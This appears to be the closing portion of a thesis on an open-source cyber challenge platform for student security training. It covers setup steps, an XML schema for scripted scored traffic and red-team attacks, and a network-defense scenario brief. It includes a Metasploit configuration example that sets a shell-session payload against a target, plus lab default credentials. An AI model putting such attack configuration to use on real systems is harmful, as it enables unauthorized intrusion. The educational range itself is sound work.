In conclusion, this thesis sought to provide a way of motivating cyber security education in high schools and colleges by providing a way for students to get hands on experience. The OCCP prototype has been designed to improve upon the weaknesses of other cyber challenges by making it freely available, able to run on affordable hardware, and reasonably easy to use.

APPENDIX 1: Glossary

Bash – The default shell for Linux. It is a command processor that can read commands from a file, called a script.

Challenge – There are four types of challenges that the OCCP will support: Network Defense, Penetration Testing, Secure Programming, and Digital Forensics. See section 2.2.3.

FTP – File Transfer Protocol; an insecure protocol for transferring files between computers.

IMAP – Internet Message Access Protocol; an Internet protocol for accessing email on remote email server.

Metasploit – The Metasploit Framework is a tool for developing and executing exploit code against remote target machines.

OCCP – Open Cyber Challenge Platform; an open source platform for creating and running cyber challenges. The OCCP prototype was developed as part of this thesis. See section 2.2.

Ping – This is a command line tool that uses the Internet Control Message Protocol to send packets to hosts and then listen for reply packets to determine if the host is up.

Player – This is the person, usually a student, who participates in a scenario.

Scenario – This is an instance of a challenge. See section 2.2.3.1.

SFTP – Secure File Transfer Protocol; a protocol for securely transferring files between computers.

SMTP – Simple Mail Transfer Protocol; an Internet standard protocol for sending email.

SSH – Secure Shell; a network protocol for securely accessing shell accounts on other computers in order to remotely run commands.

XML – Extensible Markup Language; see section 3.4.1.

Setup Instructions

OCCP Introduction

The Open Cyber Challenge Platform or OCCP is an open-source platform for creating and running a cyber challenge.

There are several parts of the OCCP:

- Game Server – This is described in the Game Server section below.
- Firewall – This is described in the Firewall section below.
- Virtual Target Network – The VTN is described in the Virtual Target Network section below.
- White Team – The White Team is scripted and keeps track of the player's score during the scenario.
- Blue Team – The Blue Team defends the VTN. The Blue Team works from a workstation containing tools required to successfully defend the VTN. In a network defense challenge, the Blue Team is the player.
- Red Team – The Red Team sends attacks to the VTN. In a network defense challenge, the Red Team is scripted.
- Gray Team – The Gray Team is scripted and sends normal traffic to the VTN.

There are four types of challenges that will be supported:

- Network Defense – Players defend a VTN from scripted attacks.
- Penetration Testing (not yet supported) – Players attack a VTN.
- Secure Programming (not yet supported) – Players write software on a VTN that is resistant to scripted attacks.
- Digital Forensics (not yet supported) – Players gather evidence from an attack on a VTN.

Gray Traffic

There are several services supported by the OCCP that can be used as Gray traffic:

- SSH – Send commands to an SSH server.
- SFTP – Upload files to or download files from an SFTP server.
- Webpage – Retrieve web pages via HTTP from a web server. Web page requests can optionally be sent from random addresses.
- Email – Send email via SMTP and optionally retrieve the email via IMAP.


- User script – Use a user-defined Bash script that uses a service that is not already supported.

Each instance of traffic will spawn in a separate thread that repeats at a configurable interval until the end of the scenario.

Red Attacks

The OCCP supports the use of the penetration testing software Metasploit (http://www.metasploit.com/) as a method of sending attacks to the VTN. There is also the option to use a user-defined Bash script. Attacks are run linearly in a specified order with configurable intervals in between them.

Network Diagram



Game Server

The Game Server virtual machine, that is packaged with the OCCP, contains the White, Red, and Gray Team. The XML configuration file, user scripts, and other files used by the Red and Gray Teams are placed on this virtual machine. The username is user and the password is user. It would be a good idea to change the password.

Firewall

The pfSense firewall virtual machine, that is packaged with the OCCP, acts as the gateway for the VTN to the simulated Internet. It has a wide area network interface WAN and an alias WAN2 that together can simulate the

Internet. WAN is configured to the subnet 0.0.0.0/1 and WAN2 is defined as the subnet 128.0.0.0/1. Each of these interfaces has half of the possible IP addresses in its subnet. The reason for this setup is because the Red and Gray Teams can optionally send from a random address. Any rule that should apply to WAN interface needs to have a duplicate rule for the WAN2 alias.

The local area network or LAN can be configured with any subnet for the VTN. The username for the firewall's web interface is admin and the password is admin.

Virtual Target Network

The Virtual Target Network or VTN is the network in which the scenario will take place. It will have virtual machines to represent actual machines and they will be the target of Red Team attacks and Gray Team traffic. The virtual machines and virtual network should be configured as desired before running a scenario.

The Blue Team VM is what the participant will use during the scenario and should be configured with any tools necessary to complete the scenario. For convenience, each virtual machine should have snapshots taken to revert them back to a ready-to-run state.

Scoring

The player's goal is to get the highest possible score out of 100%. Points earned from Gray traffic are positive while points from Red attacks are negative. The Service Score shows the percentage of positive points acquired and the Attack Defense Score shows the percentage of negative points prevented. The Total Score is a combination of the Service Score and the Attack Defense Score with weights applied. For most traffic and attacks, the whole point value is added for a successful traffic or attack. A score of 0 will be given to an unsuccessful traffic or attack. There are a few exceptions for certain types of traffic:

- Webpage has an optional defacement penalty that can be applied if the page is defaced.
- SSH will allow half of the possible points to be earned if the service is available but authentication fails.
- Emails that are optionally retrieved with IMAP are given half of the possible points if the mail is successfully sent via SMTP but not retrieved via IMAP.

Configuration File

The configuration for the OCCP scenario is placed in an XML file located in the main OCCP directory on the Game Server called occp_config.xml. All data for attributes should be in quotations.

The XML configuration file has the following tag structure:

```
<occp>
        <blue/>
        <gray>
                <traffic/>
                <traffic/>
                …
        </gray>
        <red>
                <attack>
                        <module_options>
                                <exploit_options/>
                                <post_exploit/>
                        </module_options>
                </attack>
                <attack/>
                …
        </red>
</occp>
```

Each tag has attributes that are described here:

<occp>

- challenge: This is the type of challenge that the scenario will use. The only option currently is “network_defense”.
- scenario_length (required): This is the length of time in seconds that the scenario will last.
- score_interval (required): This is the number of seconds between score updates.

- red_weight (required): This is a number between from 0.0 and 1.0 that represents the weight of the red team. The sum of the red_weight and gray_weight must be 1.0.
- gray_weight (required): This is a number between from 0.0 and 1.0 that represents the weight of the red team. The sum of the red_weight and gray_weight must be 1.0.

<blue>

- blue_address (required if hint_address set): This is the email address assigned to the Blue Team that will be used to give the Blue Team information.

<gray>

- traffic_wait_time: After the scenario begins, this is the number of seconds the gray traffic will wait before starting. The default value is 0.
- random_addresses: This is “true” if web page requests are to be sent from random addresses from gray_address_array.txt. The default value is “false”.
- hint_address: This is the email address that will send hints to the blue address
- hint_email_server (required if hint_address set): The email server used to send hint emails.

<traffic>

- type (required): This is the type of traffic. The options are “ssh”, “sftp”, “web_page”, “email”, and “user_script”.
- interval (required): The number of seconds between instances of this traffic.
- points (required): The number of points each instance of this traffic is worth. This should be a positive number.

Attributes for type=”sftp”

- server (required): The address of the server being connected to.
- user (required): The user name being used to login.
- password (required): The password of the user.
- path_to_local (required): The path to the file on the local machine.
- path_to_remote (required): The path to the file on the remote server.

- action (required): Set this to “upload” to put the local file on the remote server or set to “download” to download the remote file to the local machine.

Attributes for type=”ssh”

- server (required): The address of the server being connected to.
- user (required): The user name being used to login.
- password (required): The password of the user.
- command_file (required): The full path to the text file containing commands to run (one command per line).

Attributes for type=”web_page”

- page (required): The full URL to the web page being requested (Must include http:// at the start).
- defacement_penalty (optional): The number of points added to the points for this traffic instance. This should be a negative number.
- md5_hash (required if defacement_penalty set): The MD5 hash value of the web page used to check for defacement.

Attributes for type=”email”

- server (required): The address of the server being connected to.
- to_address (required): The email address of the recipient.
- from_address (required): The email address of the user.
- imap_retrieve_password: This is set if the receiving user should login and check for the sent email. This is the password of the email recipient’s account.

Attributes for type=”user_script”

- script_name (required): This is the file name of the Bash script that will run. The file must be placed in ../OCCP/GrayTeam/user_scripts and must have permission to execute.
- timeout: This is the number of seconds the user script has to finish before it is stopped and scored as unsuccessful. The default value is “120”.

<red>

- address (required): This is the address of the Red Team.

- exploit_wait_time: After the scenario begins, this is the number of seconds the red attacks will wait before starting. The default value is “0”.
- metasploit_user (required): The username for Metasploit.
- metasploit_password (required): The password for Metasploit.
- random_addresses: This is “true” if Metasploit exploits are to be sent from random addresses if CHOST option is used. The default value is “false”.

<attack>

- type (required): This is the type of exploit. The options are “metasploit” and “user_script”.
- order (required): This is the position of this attack in the timeline of attacks. (i.e. “1” is first, “2” goes second, etc.)
- points (required): This is the number of points the attack is worth. This should be a negative number.
- wait_time (required): The amount of time in seconds that the attack will wait (after the previous attack) before starting.
- timeout: This is the number of seconds an attack has to finish before it is stopped and scored as unsuccessful. The default value is “120”.
- file_name (required for type “user_script”): This is the file name of the Bash script that will run. The file must be placed in ../OCCP/RedTeam/user_scripts and must have permission to execute.

<module_options>
(required for type “metasploit”)

- exploit_type (required): This is the type of Metasploit module e.g. “exploit” or “auxiliary”.
- exploit (required): The name of the exploit. It requires the exploit type at the beginning e.g. “exploit/multi/handler”.

<exploit_options>
(required for type “metasploit”)

Each attribute in this tag is an option for the specific exploit. This should be the same options that would be used in msfconsole. Test the exploit with msfconsole first to ensure that it works as desired. If CHOST is set blank it will choose a random address from red_address_array.txt to send the exploit from if random_addresses is “true”.

Note: PAYLOAD should be put first in the option list. The order of the other options should not matter.
Example:

- PAYLOAD=”cmd/unix/interact”
- RHOST=”192.168.0.1”
- CHOST=””

<post_exploit>
(optional for type “metasploit”)

- command_file: The path to the file containing commands to run during a session opened by an exploit.

Running a Scenario

Once the VTN and configuration file are set up on the Game Server, the scenario can start. Start all of the virtual machines that will be used during the scenario. On the Game Server, open the terminal and navigate to the main OCCP directory. The default is /home/user/OCCP. If random addresses are to be used, type **sudo ./add_addresses.sh** to add the addresses to the network interfaces. This script needs to be run each time the Game Server is booted from a shutdown state. To run the scenario, type **ruby occp.rb**. The terminal will display time-stamped events from the scenario as it is run.

Logs

There are log files for White, Red, and Gray located in ../OCCP/Logs that contain the time-stamped list of events from a scenario that has been run. The OCCP log combines all the logs into one file.

APPENDIX 3: Blue Team Scenario Brief

Blue Team Scenario Brief

Player Version

Background

The Kitten Mittens Corporation has recently fired its network administrator after an investigation revealed that he had been using the company server for non-business purposes. The company has received threats from Mac, the previous network admin, which indicate that he plans to gain access to the company's network and disrupt the business. It is suspected that he may have backdoors installed on the company server. You have been hired as the new network administrator and your job is to secure the network by preventing unauthorized access and ensuring the availability of services.

Goals

In order to be successful, you must do the following:

- Prevent unauthorized access to the network.
- Maintain service availability.

User Accounts

The following user accounts on the server belong to employees of the company:

- administrator – This is your account with root access. The password is currently set to admin. It is a member of the admin and employee groups.
- charlie – This account belongs to an employee (don't change password). It is a member of the employee group.
- frank – This account belongs to an employee (don't change password). It is a member of the employee group.
- julian – This account belongs to an employee (don't change password). It is a member of the employee group.

Other user accounts on the server:

- root – The root account has unlimited access to the system. The password is currently set to rootpw.
- mac – This account belonged to the former network administrator.
- customer – This account represents service users and will send you emails if services are not working.

Services

These services must be available on the kittenmittens.com server:

- SSH – port 22
- SFTP – port 22
- HTTP (Apache web server) – port 80
- SMTP (Postfix email) – port 25
- IMAP (Courier email) – port 143
- ICMP (ping)

This service should be available but is not required:

- NRPE (Nagios) – port 5666

Important Files


On the kittenmittens.com server, the folder /usr/data contains three files: customer_data1, customer_data2, and customer_data3. These files represent confidential customer data and need to be accessible only by accounts belonging to employees.

Network

The company network is separated from the Internet by a pfSense firewall. These hosts are part of the network:

- pfsense – 10.12.2.1
- kittenmittens.com – 10.12.2.10 (external: 207.63.11.10)
- admin-workstation – 10.12.2.23

Network Diagram



Resources and Tools

admin-workstation – This is your workstation. The username is user and the password is User123.

Email account – You can access your email through the web interface at http://www.kittenmittens.com/squirrelmail or log in to the server with ssh and use Mutt for a text interface. Emails will be sent to your administrator account.

Website backup archive – There is a tar file containing a backup of the Kitten Mittens website located in /home/user/Desktop/website_backup.tar on admin-workstation as well as in /home/administrator/website_backup.tar on the kittenmittens.com server.

tar – This is a command line tool for extracting a tar archive. Type **tar –xf [filename]** to extract. For more usage information, type **man tar** in the terminal.

pfSense – This is the firewall separating the company network from the simulated Internet. Rules can be defined to control traffic on the interfaces. The web interface can be accessed by navigating to https://pfsense in the web browser. The login user name is admin and the password is admin.

ssh – This is a command line tool for making a secure shell connection to a remote machine. In the terminal, type **ssh [user]@[host]** and enter the password when prompted. Commands can now be run on the remote host. For more usage information, type **man ssh** in the terminal.

sftp – This is a command line tool for transferring files securely to and from a remote machine. In the terminal, type **sftp [user]@[host]** and enter the password when prompted. To upload a file type **put [path to local] [path to remote]** and to download a file type **get [path to remote] [path to local]**. For more usage information, type **man sftp** in the terminal.

Nagios – This is a tool for monitoring services. It is already configured to check for many of the services on the kittenmittens.com server. The web interface can be accessed by navigating to http://localhost/nagios in the web browser on admin-workstation. The login user name is nagiosadmin and the password is Nagios.

Wireshark – This is a packet sniffing tool that captures traffic on a specific network interface. By enabling promiscuous mode, the traffic of other machines in the network can be captured.

EtherApe – This is a graphical network monitor. Start it by typing **sudo etherape** in the terminal.

nmap – This is a security scanner that can be used to discover hosts and services in a network. In the terminal, type **nmap [host]** to enumerate the ports of a host. For more usage information, type **man nmap** in the terminal.

BIBLIOGRAPHY

"A Human Capital Crisis in Cybersecurity" . *Center for Strategic and International Studies*. 2010. Web. 21 Dec. 2012. <csis.org/files/publication/101111_Evans_HumanCapital_Web.pdf>.

"Capture The Flag". *DEFCON*. 2012. Web. 21 Dec. 2012. <http://www.defcon.org/html/links/dc-ctf.html>.

Cowan, Crispin, Seth Arnold, Steve Beattie, and Chris Wright. "DEFCON Capture the Flag: Defending Vulnerable Code from Intense Attack". *Proceedings 2003 DARPA Information Survivability* Volume 2 April 2003 pp 21-24. Web. 21 Dec. 2012. <http://www.nxnw.org/~steve/papers/discex3_autonomix_defcon.pdf>.

"CSAW Cybersecurity Competition". *NYU-Poly*. 2011. Web. 21 Dec. 2012. <http://www.poly.edu/csaw2011>.

"Cyber Security Training: CyberNEXS". *SAIC Inc*. 2012. Web. 21 Dec. 2012. <http://www.saic.com/cybernexs/>.

"CyberPatriot". *U.S. Airforce Association*. 2012. Web. 21 Dec. 2012. <http://www.uscyberpatriot.org>.

"Cybersecurity Two Years Later". *Center for Strategic and International Studies*. 2011. Web. 21 Dec. 2012. <csis.org/files/publication/110128_Lewis_CybersecurityTwoYearsLater_Web.pdf>.

"Employment Projections (to 2018)". *U.S. Bureau of Labor Statistics*. 2011. Web. 21 Dec. 2012. <http://www.bls.gov/emp/>.

Fanelli, Robert L. and Terrance J. O'Connor, "Experiences with practice-focused undergraduate security education". *Proc. of the 3rd Workshop on Cyber Security Experimentation and Test* August 2010.

Hammerstein, John and Christopher May. "The CERT Approach to Cybersecurity Workforce Development", *Carnegie-Mellon University Technical Report CMU/SEI-2010-TR-045* July 2010. Web. 21 Dec. 2012. <http://www.cert.org/archive/pdf/10tr045.pdf>.

"HP Pavilion p6-2220t Desktop PC". *Hewlett-Packard*. 2013. Web. 11 Jul. 2013. <http://www.shopping.hp.com/en_US/home-office/-/products/Desktops/HP-Pavilion/B3F79AV?HP-Pavilion-p6-2220t-Desktop-PC>.

Mink, Martin and Rainer Greifeneder, "Evaluation of The Offensive Approach In Information Security Education". *IFIP Advances in Information and Communication Technology*. Volume 330 2010 pp 203–214.

National Collegiate Cyber Defense Challenge. 2012. Web. 21 Dec. 2012. <http://www.nationalccdc.org/ >.

"National Cyber Range". *The U.S. Defense Advanced Research Projects Agency*. 2012 Web. 21 Dec. 2012. <http://www.whitehouse.gov/files/documents/cyber/DARPA%20-%20NationalCyberRange_FactSheet.pdf>.

Oltsik, Jon. "U.S. Advanced Persistent Threat Analysis". *Enterprise Strategy Group*. 1 Nov. 2011. Web. 21 Dec. 2012. <www.enterprisestrategygroup.com/media/wordpress/2011/10/ESG-Research-Report-2011-APT-Analysis-Abstract-Oct-11.pdf >.

"Oracle VM VirtualBox". *Oracle*. 2013. Web 11 Jul. 2013. <https://www.virtualbox.org/>.

"Penetration Testing Software". *Metasploit.* 2012. Web. 21 Dec. 2012. <http://www.metasploit.com/>.

"pfSense Open Source Firewall Distribution". *pfSense*. 2013. Web 20 Jun. 2013. <http://www.pfsense.org/>.

Radcliff, Jerome. "Capture the flag for education and mentoring: A case study on the use of competitive games in computer security training", *The SANS Reading Room* 2007. Web. 21 Dec. 2012. <http://www.sans.org/reading_room/whitepapers/casestudies/capture-flag-education-mentoring_33018>.

"Ruby Programming Language" *Ruby*. 2013 Web. 20 Jun. 2013. <http://www.ruby-lang.org/en/>.

"SANS Netwars Competition". *The SANS Institute*. 2012. Web. 21 Dec. 2012. <http://www.sans.org/cyber-ranges/netwars> .

"Securing Cyberspace for the 44th Presidency". *Center for Strategic and International Studies*. 2008. Web. 21 Dec. 2012.<csis.org/files/media/csis/pubs/081208_securingcyberspace_44.pdf>.

"The Dell Online Store: Build Your System". *Dell*. 2013. Web. 11 Jul. 2013. <http://configure.us.dell.com/dellstore/config.aspx?oc=si66sp706&model_id=

inspiron-660s&c=us&l=en&s=bsd&cs=04>.

"U.S. Cyber Challenge". *National Board of Information Security Examiners*. 2012. Web. 21 Dec. 2012. <https://www.nbise.org/uscc>.

"VMware Workstation: Run Multiple OS, Linux, Windows 8 & More". *VMware Inc*. 2013. Web. 11 Jul. 2013. <http://www.vmware.com/products/workstation /overview.html>.

Werther, Joseph, Michael Zhivich, and Tim Leek. "Experiences In Cyber Security Education: The MIT Lincoln Laboratory Capture-the-Flag Exercise", *Proceedings of the USENIX Conference on Cybersecurity Experimentation an Test* Aug 2011 pp 58-63. Web. 21 Dec. 2012. <http://people.csail.mit.edu/ nickolai/papers/werther-llctf.pdf